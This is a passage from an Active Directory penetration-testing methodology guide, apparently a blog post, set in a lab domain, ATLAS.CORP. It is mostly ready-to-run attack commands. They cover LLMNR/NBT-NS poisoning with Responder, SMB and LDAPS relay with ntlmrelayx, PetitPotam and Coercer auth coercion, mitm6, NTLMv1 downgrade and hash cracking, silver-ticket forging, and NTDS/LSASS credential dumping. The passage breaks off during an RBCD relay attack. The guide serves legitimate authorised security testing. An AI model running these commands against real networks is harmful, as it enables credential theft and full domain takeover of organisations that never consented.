Active Directory Pentesting Methodology
 This guide presents a practical methodology for Active Directory penetration testing, the way it actually plays out on an engagement, not the way it looks in a scattered cheat sheet. It walks the full kill chain; Reconnaissance, network enumeration, foothold and credentialed attacks, privilege escalation, lateral movement, and post-domain-compromise.
The methodology goes beyond listing tools and commands. Each technique should explain what it does, why it works, what prerequisites are required, and how to validate its impact, with practical examples and PoC screenshots. Where possible, the guide follows attack paths beyond the initial finding to demonstrate how it can lead to further access or privilege escalation.
To keep commands consistent throughout the guide, the following information is used in the examples:
| Variable | Value |
|---|---|
| Target domain | ATLAS.CORP |
| Domain controller | DC-01 (10.10.10.2) |
| Attacker machine | 10.10.10.10 |
External Reconnaissance
The goal is to identify potential usernames, passwords, emails, domains, technologies, and exposed assets that can be used later in enumeration and exploitation.
Public Breach Data
Check breach-intelligence sources for previously exposed corporate accounts.
I won’t recommend any specific providers, but this has worked well for us on multiple engagements.
Linkedin2username
linkedin2username <company>
For better results, you should have a LinkedIn account with 1st degree connections to some of their employees
Network Enumeration
Especially from a Black-Box perspective, this enumeration can help you tremendously
Network Discovery
# Local hosts
arp-scan -l
arp-scan -l -I eth0
arp -a  # Windows

# Routes / networks
ip route show

# Host discovery
fping -asgq 172.16.0.0/23

nmap -sn 192.168.0.0/16
nmap -sn 10.0.0.0/8
nmap -sn 172.16.0.0/12

# Host Enumeration
sudo nmap -sV -O -iL hosts.txt -oN host-enum.txt

# Quick gateway discovery across /24s
nmap -sn 192.168.0-255.1
nmap -sn 192.168.0-255.254
Port Discovery
Identify services across large subnets
# Common web ports
sudo masscan 192.168.0.0/16 -p 80,81,443,3000,5000,5800,7000,7001,7011,8000,8001,8008,8080,8081,8088,8443,8880,8888,9000,9001,9443

# Comon web ports + others
sudo masscan 192.168.0.0/16 -p 21,22,53,80,81,88,135,139,443,445,464,465,389,587,636,1433,1521,3000,3268,3269,3306,3389,5000,5800,5985,5986,7000,7001,7011,8000,8001,8008,8080,8081,8088,8443,8880,8888,9000,9001,9443
Traffic Analysis
Observe internal hosts, protocols, DNS requests, and authentication traffic.
sudo wireshark
sudo tcpdump -i eth0

# Passive Responder analysis
sudo responder -I eth0 -A

Domain / Domain Controller Discovery
nslookup ATLAS.CORP

# Get the domain controllers IPs
nslookup -type=SRV _ldap._tcp.dc._msdcs.ATLAS.CORP
Getting a foothold
LLMNR & NBT-NS Poisoning

When DNS resolution fails (e.g., a user mistypes a share name like \\filesahre), Windows may fall back to LLMNR/NBT-NS. An attacker can answer the request, impersonate the requested host, and cause the victim to attempt NTLM authentication, allowing the attacker to capture the victim’s NTLM authentication attempt/hash.
It’s preferable to run the attack during peak login periods, like early morning or after lunch breaks, when more users are likely to be active.
### LLMNR Poisoning
# default settings + WPAD impersonation
sudo responder -I eth0 -w

# DHCP Poisoning + Forced Proxy Auth (More aggressive, can cause network disruptions)
sudo responder -I eth0 -d -P

# Crack the NetNTLMv2 hash
hashcat -m 5600 hash.txt /usr/share/wordlists/rockyou.txt
SMB Relay
Instead of only capturing the NetNTLM authentication, we can relay it and connect to another SMB host as long as the target doesn’t require SMB signing.
The relayed user should have admin status on the target to get real value from this attack.
# Find SMB hosts where signing is not required
nxc smb 10.10.10.0/24 --gen-relay-list smb_relay_list.txt

# Disable SMB/HTTP servers in Responder.conf, then capture authentication
sudo nano /etc/responder/Responder.conf
sudo responder -I eth0 # Turn SMB and HTTP to Off


# For SOCKS access
sudo nano /etc/proxychains4.conf # socks5 127.0.0.1 1080

# Relay captured NTLM authentication and expose successful sessions via SOCKS
# -dh so we can also capture the NetNTLMv2 hash
impacket-ntlmrelayx -tf smb_relay_list.txt -smb2support -socks -dh

# For an interactive shell session on connection
impacket-ntlmrelayx -tf smb_relay_list.txt -smb2support -socks -dh -i


Now if an admin triggers an event (visiting a non existent share)

We get a connection + the NetNTLMv2 hash

Interact with the session
# List current socks sessions
socks
	Protocol  Target      Username             AdminStatus  Port  ID
	--------  ----------  -------------------  -----------  ----  ---
	SMB       10.10.10.4  ATLAS/ADMINISTRATOR  TRUE         445   1

# List shares
proxychains4 smbclient -L //10.10.10.4  -U 'ATLAS/Administrator' -N   --option='client min protocol=SMB2'

# Interact with a specific share
proxychains4 smbclient //10.10.10.4/C$  -U 'ATLAS/Administrator' -N   --option='client min protocol=SMB2'


# Code execution
proxychains4 impacket-smbexec -no-pass 'ATLAS/Administrator@10.10.10.4'

# Dumping the hashes
proxychains4 nxc smb 10.10.10.4 -u 'ATLAS\Administrator' -p '' --sam
proxychains4 nxc smb 10.10.10.4 -u 'ATLAS\Administrator' -p '' -M lsassy

# Or try cracking the NetNTLM hash
hashcat -m 5600 hash.txt /usr/share/wordlists/rockyou.txt
Code execution
Auth Coercion
- It sucks to wait for hours and not get a valid hash right? Well you can force some vulnerable Windows hosts to authenticate to your listener using protocols such as MS-RPRN/EFSRPC.
- The resulting NetNTLM authentication can be captured or relayed to another service.
- But this attack commonly requires valid AD credentials (You can try without)
# Identify available coercion methods (Scan only)
./Coercer.py scan -u 'mohamed.karrab' -p 'Password123!' -d ATLAS.CORP -t targets.txt

# Actively coerce targets to authenticate to your host
sudo responder -I eth0

./Coercer.py coerce -u 'mohamed.karrab' -p 'Password123!' -d ATLAS.CORP -t <target-ip> -l <your-ip>

# Or via PetitPotam
python PetitPotam.py -u mohamed.karrab -p 'Password123!' -dc-ip 10.10.10.2 -d ATLAS.CORP <listener_ip> <target_ip>
Coercer.py includes tests for PetitPotam, PrinterBug, DFSCoerce and more.
MiTM6
MiTM6 is an attack that abuses the fact that most networks don’t have IPv6 configured. Since Windows machines have IPv6 enabled by default and will request a WPAD (Web Proxy Auto-Discovery) configuration over IPv6 even when no such server exists, an attacker running mitm6 can act as a rogue DHCPv6/DNS server to become the victim’s DNS server and WPAD proxy. This allows the attacker to capture and relay NTLM authentication to other services such as LDAP/LDAPS or SMB.
We need an event to trigger (The victim requests a new IPv6 address or WPAD configuration from the mitm6 server, it’s often the case when the victim reboots their machine or plugs in their network cable again) To get most value, a user with permissions of domain admin should log into one of the workstations in scope of the mitm6 attack
First, Launch mitm
sudo mitm6 -d ATLAS.CORP -i eth0
Second, There are several paths for exploitation

- Ldaps and escalate an existing user to enterprise admins + dump some domain info
sudo impacket-ntlmrelayx --ipv6 -wh wpad -t ldaps://dc-01.ATLAS.CORP -smb2support -l loot --escalate-user mohamed.karrab

# check your new privileges
nxc smb 10.10.10.2 -u 'mohamed.karrab' -p 'Password123!' -d 'ATLAS.CORP' -X 'net user Mohamed.karrab /domain'
- Ldaps and create a user with DCSync privileges + dump some domain info
sudo impacket-ntlmrelayx  --ipv6  -wh wpad -t ldaps://dc-01.ATLAS.CORP -smb2support -l loot

# Dump NTDS
impacket-secretsdump -just-dc-ntlm ATLAS.CORP/IozgLGdMSC:'LhtL:Wa<Kj1C#S('@DC-01.ATLAS.CORP

# Pass the domain admin hash for full domain compromise
nxc smb dc-01.atlas.corp -u Administrator -H 'ae974876d974abd805a989ebead86846' -d ATLAS.CORP


- SMB with -i (interactive) and -socks for a shell
- Same idea of Responder + smbrelay
- Requires SMB Signing off on target
sudo impacket-ntlmrelayx --ipv6 -wh wpad -t 10.10.10.50 -smb2support -i -socks -l loot
NTLMv1 downgrade attacks
We downgrade to NetNTLMv1 because a challenge-response captured against a known challenge (1122334455667788) cracks almost instantly via precomputed rainbow tables.
Requirement:
- NetNTLMv1 downgrade works on networks where the “LAN Manager authentication level” is set to 2 or less. It’s especially common in older environments.
- This setting is per-machine (per Windows installation), not global across a domain (can be centrally enforced via domain Group Policy though)
- And it’s stored in the local registry of each computer at
HKLM\SYSTEM\CurrentControlSet\Control\Lsa\LmCompatibilityLevel
Warning: Sometimes when you use the –lm flag, when a machine doesn’t allow NetNTLMv1 communication, you won’t get neither the NetNTLMv1 nor NetNTLMv2 hash, when you would’ve normally got the NetNTLMv2 without that option running!
# Change responder challenge to 1122334455667788 (helps with cracking)
sudo nano /etc/responder/Responder.conf

# Run responder
sudo responder -I <network_interface> --lm --disable-ess

# Crack the NetNTLMv1 hash (classic with hashcat)
echo 'Administrator::ATLAS:3C7254E8237CF947FA2CF578D5918F6DF20579EC9346A258:3C7254E8237CF947FA2CF578D5918F6DF20579EC9346A258:1122334455667788' > hash.txt
hashcat -m 5500 hash.txt rockyou.txt

# Crack it with a rainbow table attack (generally more reliable)
# Be aware that crack.sh is often down for maintenance
# To crack with crack.sh for free, you need a NTLMv1 Hash, not NTLMv1-SSP
https://crack.sh/

In case of machine accounts, we can forge a silver ticket with that account’s key (AES256 / NTLM hash) and deceive the target into acting as administrator on that machine.
# Forge a silver ticket for Administrator, using the NT hash result from crack.sh
impacket-ticketer -nthash <NT_Hash_of_Target_Machine> -domain-sid <Domain-sid> -domain <Domain> -spn <SPN> <Account_Name>

impacket-ticketer -nthash D78CC6D16E7F7A7288191AE8DF3383F6 -domain-sid S-1-5-21-2236179533-1621114442-1409856324 -domain ATLAS.CORP -spn cifs/ca-01.ATLAS.CORP Administrator


export KRB5CCNAME=Administrator.ccache

# Dump LSASS secrets
lsassy -k ca-01.atlas.corp

After some time, we got a NetNTLMv1 response!

After cracking that hash, we forge a silver ticket impersonating Administrator
Use it to dump LSASS; if by any chance a domain admin was connected to that machine, we can get domain admin access (Pass-the-hash).
ntlmrelay + RBCD (Free system shell)
The idea is to set up an ntlmrelayx listener targeting LDAPS with the --delegate-access option, then coerce a target machine to authenticate to our listener. The relayed machine account authentication lets ntlmrelayx automatically create a new machine account and configure RBCD permissions against the target, which means we can impersonate any domain user against it via S4U2Proxy, effectively giving us a free system shell on it.
(RBCD is explained in the Delegation absue section further below)
- In this scenario, we’ll be targeting 10.10.10.4 (EMP-MACHINE-01)
- A user with DCSync privileges will be automatically added on the domain if a domain admin connection is relayed.
- This attack can also be performed along with
mitm6(add the missing flags) - This attack involves the exploitation of CVE-2019-1040 (“Drop the MIC”)
sudo impacket-ntlmrelayx -t ldaps://dc-01.ATLAS.CORP -smb2support -l loot  --delegate-access --remove-mic

# Coerce the authentication (Coercer.py, petitpotam.py ...)
python PetitPotam.py -u <user> -p <password> -dc-ip <dc_ip> -d <domain> <listener_ip> <target_ip>

python PetitPotam.py -u mohamed.karrab -p 'Password123!' -dc-ip 10.10.10.2 -d ATLAS.CORP 10.10.10.10 10.10.10.4

# Impersonate any user on that machine, using the newly created computer acc
impacket-getST -spn 'cifs/EMP-MACHINE-01.ATLAS.CORP' -impersonate Administrator ATLAS.CORP/'HETZARCO$':'kzX:/zjVmKxENrW'

# Load the ticket and get a shell
